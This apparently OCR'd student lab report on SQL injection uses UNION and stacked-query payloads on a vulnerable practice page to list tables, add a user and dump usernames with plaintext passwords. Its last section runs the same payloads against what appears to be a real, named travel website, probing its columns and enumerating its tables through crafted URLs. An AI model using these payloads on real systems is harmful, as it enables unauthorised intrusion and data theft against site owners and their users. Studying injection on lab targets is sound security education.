
Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --%'

Found 17 products matched your search term "ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --".

No	Product Name	Product Description	Product Cost (USD)
1	students	firstname	0
2	students	lastname	0
3	students	password	0
4	students	student_code	0
5	students	student_id	0
6	tbl_administrators	password	0
7	tbl_administrators	username	0
8	tbl_products	product_cost	0
9	tbl_products	product_desc	0
10	tbl_products	product_id	0
11	tbl_products	product_name	0
12	tbl_test	ID	0
13	tbl_test	name	0
14	tbl_users	account_id	0
15	tbl_users	Full_name	0
16	tbl_users	password	0
17	tbl_users	username	0

Extract all records of tbl_users:



This is a sample page that has SQL Injection vulnerabilities

Search term: Search


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --%'

Found 17 products matched your search term "ssss' union select b.name, a.name, 0 from sys.columns a inner join sys.objects b on a.object_id = b.object_id where b.type = 'u'; --".

No	Product Name	Product Description	Product Cost (USD)
1	students	firstname	0
2	students	lastname	0
3	students	password	0
4	students	student_code	0
5	students	student_id	0
6	tbl_administrators	password	0
7	tbl_administrators	username	0
8	tbl_products	product_cost	0
9	tbl_products	product_desc	0
10	tbl_products	product_id	0
11	tbl_products	product_name	0
12	tbl_test	ID	0
13	tbl_test	name	0
14	tbl_users	account_id	0
15	tbl_users	Full_name	0
16	tbl_users	password	0
17	tbl_users	username	0

4- Practice exercises:

Add the user:




This is a sample page that has SQL Injection vulnerabilities


Search term: Search


SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%samsung'; insert into tbl_users (full_name, username, password) values ('vinh don lua','trollvy','blg3032'); --%'

Found no products matched your search term "samsung'; insert into tbl_users (full_name, username, password) values ('vinh don lua','trollvy','blg3032'); --".



Update the password





Search term: Search

SQL Query:
select product_name, product_desc, product_cost from tbl_products where product_name like '%ssss' union select full_name, username+'--'+password, 0 from tbl_users;--%'

Found 22 products matched your search term "ssss' union select full_name, username+'--'+password, 0 from tbl_users;--".

No	Product Name	Product Description	Product Cost (USD)
1		kien--usth123	0
2		quanngu--quan123	0
3		quan--quan123	0
4	aefwhu	wefwef--wefwef	0
5	Blink	hehe--abc123	0
6	Cong Pham	cong--cong456	0
7	Dau Hoang	dau--abc123	0
8	David Smith	david--hehehe	0
9	Faker	faker--faker	0
10	Freddy Fazbear	hur hur hur hur--hur hur hur hur	0
11	HappyBoy	happy--huhuhu	0
12	hihi	hihi123--123456	0
13	Jerry	jerry--terry	0
14	Jun	ahihi--393939012	0
15	Junn	J--97	0
16	Long Nguyen	long--long123	0
17	test_user	tu--123456	0
18	Tom Cruise	tom--abc123	0
19	Tom Cruise	tom----abc123	0
20	vinh don lua	trollvy--khonnhadaicho	0
21	vito	vito--abc123	0
22	W	Wally--abc123	0


5- Investigate SQLi Vulnerability on the Internet:

The website I will use in this task is

https://www.nesiyaholidays.com/content.php?id=52


https://www.nesiyaholidays.com/hotel.php?countryId=25

First, we will check how many columns are in the webpage. I will use the command order by x; -- (x will be a number). I will check starting from number 1. When it comes to number 11, the result is like this:




So, there are 10 columns.

https://www.nesiyaholidays.com/hotel.php?countryId=25%20union%20select%201,2,3,4,5,6,7,8,9,10;--



Therefore, we can see that there are some problems with the column 2 and 3.

https://www.nesiyaholidays.com/hotel.php?countryId=18%20union%20select%20all%201,table_name,3,4,5,6,7,8,9,10%20from%20information_schema.tables%20where%20table_schema=database();-- :


Packages - France
Home
About Us
Packages
Suggestion
Gallery
Contacts
FRANCE
Charming Paris - France
France, In Western Europe..
Read More
Paris & France
Paris, France's Capital,..
Read More
Image
Admin
3..
Read More
Image
Image
Image
Send message
Type here to search
11°C Có mây
12:08 AM
1/28/2024